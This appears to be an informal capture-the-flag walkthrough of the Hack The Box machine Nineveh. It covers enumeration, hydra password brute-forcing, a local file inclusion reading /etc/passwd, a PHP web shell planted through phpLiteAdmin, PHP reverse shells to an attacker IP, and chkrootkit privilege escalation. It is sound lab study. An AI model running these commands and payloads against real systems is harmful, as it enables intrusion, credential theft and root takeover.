enumeration

```
nmap -sC -sV -sT -oN /home/kali/machines/retired/nineveh/Nmap.txt
10.10.10.43
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-27 09:58 EST
Nmap scan report for 10.10.10.43
Host is up (0.21s latency).
Not shown: 998 filtered ports
PORT    STATE SERVICE  VERSION
80/tcp  open  http     Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/http Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: 400 Bad Request
| ssl-cert: Subject: commonName=nineveh.htb/-
organizationName=HackTheBox Ltd/stateOrProvinceName=Athens/-
countryName=GR
| Not valid before: 2017-07-01T15:03:30
|_Not valid after:  2018-07-01T15:03:30
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1

Service detection performed. Please report any incorrect results at https://-
nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 37.94 seconds
```

only 2 ports are open in tcp not satisfied so going for further UDP scan

going to the website we see a page

It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.

and in source of it nothing just heading and paragraph

lets run nikto searchsploit and gobuster

nothing special in nikto

lets run searchsploit

noting on searchsploit either

```
└─# nikto -h 10.10.10.43
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.10.43
+ Target Hostname:    10.10.10.43
+ Target Port:        80
+ Start Time:         2021-01-27 10:08:48 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not pres
+ The X-XSS-Protection header is not defined. This header
+ The X-Content-Type-Options header is not set. This could
^C

┌──(root💀 kali)-[/home/kali]
└─# searchsploit Apache httpd 2.4.18
Exploits: No Results
Shellcodes: No Results

┌──(root💀 kali)-[/home/kali]
└─# searchsploit httpd 2.4.18
---------------------------------------------------------------------------
 Exploit Title
---------------------------------------------------------------------------
OpenBSD HTTPd < 6.0 - Memory Exhaustion Denial of Service
---------------------------------------------------------------------------
Shellcodes: No Results
```


lets go for gobuster

```
/department (Status: 301)
```

```
/index.html (Status: 200)
/index.html (Status: 200)
/info.php (Status: 200)
/info.php (Status: 200)
/server-status (Status: 403)
=================================================
2021/01/27 10:18:13 Finished
=================================================
```

we found this many results
/info.php has noting just default php configuration page
lets check /department

going to that page we have a login



lets look into its source page
we can see a comment with hint in the page source

```
<!-- @admin! MySQL is been installed.. please fix the login page! ~amrois -->
```

we can see admin is or amrois is a login credential we have to guss the password

we confirmed that amrois is not a login credential but admin is
so lets see if we can log in

since it has something to do with sql it might be vulnerable to sql injection

no so we have to run the hydra to see so below is the code

hydra -l 'admin' -P /usr/share/wordlists/rockyou.txt nineveh.htb http-post-form "/department/-login.php:username=^USER^&password=^PASS^&Login=Login:Invalid Password!"

```
┌──(root💀 kali)-[/home/kali]
└─# hydra -l 'admin' -P /home/kali/Downloads/rockyou.txt nineveh.htb http-post-form '/department/login.php:username=^USER^&password=^PASS^&Login=Login:Invali
d Password!'
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-01-27 10:59:13
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restor
e
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking http-post-form://nineveh.htb:80/department/login.php:username=^USER^&password=^PASS^&Login=Login:Invalid Password!
[STATUS] 948.00 tries/min, 948 tries in 00:01h, 14343450 to do in 252:11h, 16 active
[STATUS] 912.33 tries/min, 2737 tries in 00:03h, 14341661 to do in 261:60h, 16 active
[80][http-post-form] host: nineveh.htb   login: admin   password: 1q2w3e4r5t
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-01-27 11:04:26
```

we found a password using this and we can finally loginto the portal

so credential are admin:1q2w3e4r5t

logging in we can see this page

Home Notes Logout

Hi admin,

lets beat around

clicking on notes we see this

```
• Have you fixed the login page yet! hardcoded username and password is really bad idea!

• check your serect folder to get in! figure it out! this is your challenge

• Improve the db interface.
~amrois
```

when we click the notes we can see that the url looks a lot like file path

nineveh.htb/department/manage.php?notes=files/ninevehNotes.txt

trying normal LFI we see this message

```
Warning:  include(files/ninevehNotes.txt/../../../etc/passwd): failed to open stream: No such file or directory in /var/www/html/department/manage.php on line 31

Warning:  include(): Failed opening 'files/ninevehNotes.txt/../../../etc/passwd' for inclusion (include_path='.:/usr/share/php') in /var/www/html/department/manage.php on line 31
```

so doing this to the url ie to remove .txt extension and then add the lfi extension we get a result

nineveh.htb/department/manage.php?notes=files/ninevehNotes/../../../../../../etc/passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
lxd:x:106:65534::/var/lib/lxd/:/bin/false
mysql:x:107:111:MySQL Server,,,:/nonexistent:/bin/false
messagebus:x:108:112::/var/run/dbus:/bin/false
uuidd:x:109:113::/run/uuidd:/bin/false
dnsmasq:x:110:65534:dnsmasq,,,:/var/lib/misc:/bin/false
amrois:x:1000:1000:,,,:/home/amrois:/bin/bash
sshd:x:111:65534::/var/run/sshd:/usr/sbin/nologin
```

we get the file but we cannot see any password but we can see many users


we can confirm amrois is a user so we have to furter excelate to get the password

“When it comes to LFIs, you usually need to chain it to another vulnerability in order to get remote code execution. Therefore, I’m going to start enumerating the next port to see if I can find another vulnerability that I can chain this one to.” -------Rana Khalil

now we have to go to port 443 as it is a ssl covered port we have to write https://nineveh.htb to access it and when we do that we are in the page
it just have an image

lets see its page source sure something has to be there
nothing there

viewing the certicate we found this




a emailaddress admin@nineveh.htb

now lets run gobuster for the https 443 page
we found this directories

```
/db (Status: 301)
/index.html (Status: 200)
/index.html (Status: 200)
/server-status (Status: 403)
=====================================
2021/01/28 09:39:53 Finished
=====================================
```

lets see them one by one

nothing other than db going to it we see



we have to login into it
we search searchsploit we see a this has a

```
└─# searchsploit phpLiteAdmin 1.9
---------------------------------------------------------------------
 Exploit Title
---------------------------------------------------------------------
PHPLiteAdmin 1.9.3 - Remote PHP Code Injection
phpLiteAdmin 1.9.6 - Multiple Vulnerabilities
```

remote php code injection

we have to exploit that

their is 1 more file called /secure_notes we found it later going to that page

with this image earlier the comment said find the secure folder and file so we saved the image for reference

we run hydra on the phplogin page with the following command
hydra -l 'admin' -P /home/kali/Downloads/rockyou.txt nineveh.htb https-post-form '/db/-index.php:password=^PASS^&remember=yes&login=Log+In&proc_login=true:I
password.'


meanwhole hydra found a password

```
┌──(root💀 kali)-[/home/kali]
└─# hydra -l 'admin' -P /home/kali/Downloads/rockyou.txt nineveh.htb https-post-form
:Incorrect password.'
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in milita
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-01-28 10:19:21
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:1434
[DATA] attacking http-post-forms://nineveh.htb:443/db/index.php:password=^PASS^&reme
[STATUS] 560.00 tries/min, 560 tries in 00:01h, 14343838 to do in 426:54h, 16 active
[443][http-post-form] host: nineveh.htb   login: admin   password: password123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-01-28 10:21:53
```


password is password123
lest login

logging in we can see this page



we read about the vulnerability it said we have to create a database with malicious php file and import as database so we will try to do that

we added a db in create db field with name hack.php



next we create a new table in db

Create new table on database 'hack.php'

Name: hack Number of Fields: 1 Go

and we hit go

we give a malacious code in field and type as text and then we create
<?php echo system($_REQUEST ["cmd"]); ?>

Creating new table: 'hack'

Field	Type	Primary Key	Autoincrement	Not NULL	Default Value
REQUEST ["cmd"]); ?>	TEXT	Yes	Yes	Yes	

Create Cancel

we here is the path of our db

Database name: hack.php
Path to database: /var/tmp/hack.php
Size of database: 2 KB
Database last modified: 9:38am on January 28, 2021
SQLite version: 3.11.0
SQLite extension [?]: PDO
PHP version: 7.0.18-0ubuntu0.16.04.1


/var/tmp/hack.php
we had lfi so we execute it from there

nineveh.htb/department/manage.php?notes=/ninevehNotes/../../../../var/tmp/hack.php&cmd=ls

running in command we had a result

```
SQLite format 3@  -
Z tablehackhackCREATE TABLE 'hack' ('css
files
footer.php
header.php
index.php
login.php
logout.php
manage.php
underconstruction.jpg
underconstruction.jpg' TEXT)
```

we have remote code execution lets send it to repeater and try to get a reverseshell



so lets see if we can get the reverse shell

so since it is an php page we ran php code to get the shell

```
php -r '$sock=fsockopen("10.10.14.12",1234);exec("/bin/sh -i <&3 >&3
```

2>&3");'

Raw | Params | Headers | Hex

Pretty | Raw | \n | Actions

```
GET /department/manage.php?notes=/ninevehNotes/../../../../var/tmp/hack.php&cmd=php+-r+'$sock%3dfsockopen("10.10.14.12",1234)%3bexec("/bin/sh+-i+<%263+>%263+2>%263")%3b' HTTP/1.1
Host: nineveh.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=1gq7vgglburs1cbgr2okan11b5
Upgrade-Insecure-Requests: 1
```

and we got the shell

```
┌──(root💀 kali)-[/home/ka
└─# nc -nlvp 1234
listening on [any] 1234
connect to [10.10.14.12]
/bin/sh: 0: can't access
$ whoami
www-data
$
```

lets see paste this code " python3 -c 'import pty; pty.spawn("/bin/bash")' "
to get a good shell then we will have to esceleate the privilage since www-data cannot access the user.txt we have to become amrois and we cannot find any clue so lets
get LinEnum from wget as it is installed in the machine and run it with bash

after going to the ddirectory having LinEnum

```
┌──(root💀 kali)-[/opt/linux_privesc/LinEnum]
└─# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
10.10.10.43 - - [28/Jan/2021 11:34:41] "GET /LinEnum.sh HTTP/1.1" 200 -
```

and in the victim machine

wget http://10.10.14.12:8000/LinEnum.sh

and we will get it run it with bash

in all output everything was normal except that in our nmap scan only 2 open ports were there but in the scripts output 3 are there

```
[-] Listening TCP:
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address
tcp        0      0 0.0.0.0:80              0.0.0.0:*
tcp        0      0 0.0.0.0:22              0.0.0.0:*
tcp        0      0 0.0.0.0:443             0.0.0.0:*
tcp6       0      0 :::22                   :::*
```

port 22 shows open

which is ssh
but we cannot ssh

next we ran another privexcalater known as pspy

and it showed another intersting result

```
2019/12/28 17:50:01 CMD: UID=0    PID=8211    | sed -e s/:/ /g
2019/12/28 17:50:01 CMD: UID=0    PID=8209    | /bin/sh /usr/bin/chkrootkit
2019/12/28 17:50:01 CMD: UID=0    PID=8222    | /bin/sh /usr/bin/chkrootkit
2019/12/28 17:50:01 CMD: UID=0    PID=8227    | /bin/ps ax
```

here chkrootkit is a program that runs every now and then to check for known rootkit which i dont know what

so i googled it for and the 1st thing came is the exploit of it

```
The line 'file_port=$file_port $i' will execute all files specified in
$SLAPPER_FILES as the user chkrootkit is running (usually root), if
$file_port is empty, because of missing quotation marks around the
variable assignment.

Steps to reproduce:

- Put an executable file named 'update' with non-root owner in /tmp (not
mounted noexec, obviously)
- Run chkrootkit (as uid 0)

Result: The file /tmp/update will be executed as root, thus effectively
rooting your box, if malicious content is placed inside the file.

If an attacker knows you are periodically running chkrootkit (like in
cron.daily) and has write access to /tmp (not mounted noexec), he may
easily take advantage of this.
```

it clearly say put a malicious code in update file in /tmp and the program will run it as root which is exactly what we want

so lets do this
go to /tmp and create a file update and add the code
#!/bin/bashphp -r '$sock=fsockopen("10.10.14.12",4444);exec("/bin/sh -i <&3 >&3 2>&3");'

and create a listener in nc 4444

and you will get a root shell

```
flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>  mtu 1500
  inet 10.10.14.12  netmask 255.255.254.0  destination 10.10.14.12
  inet6 dead:beef:2::100a  prefixlen 64  scopeid 0x0<global>
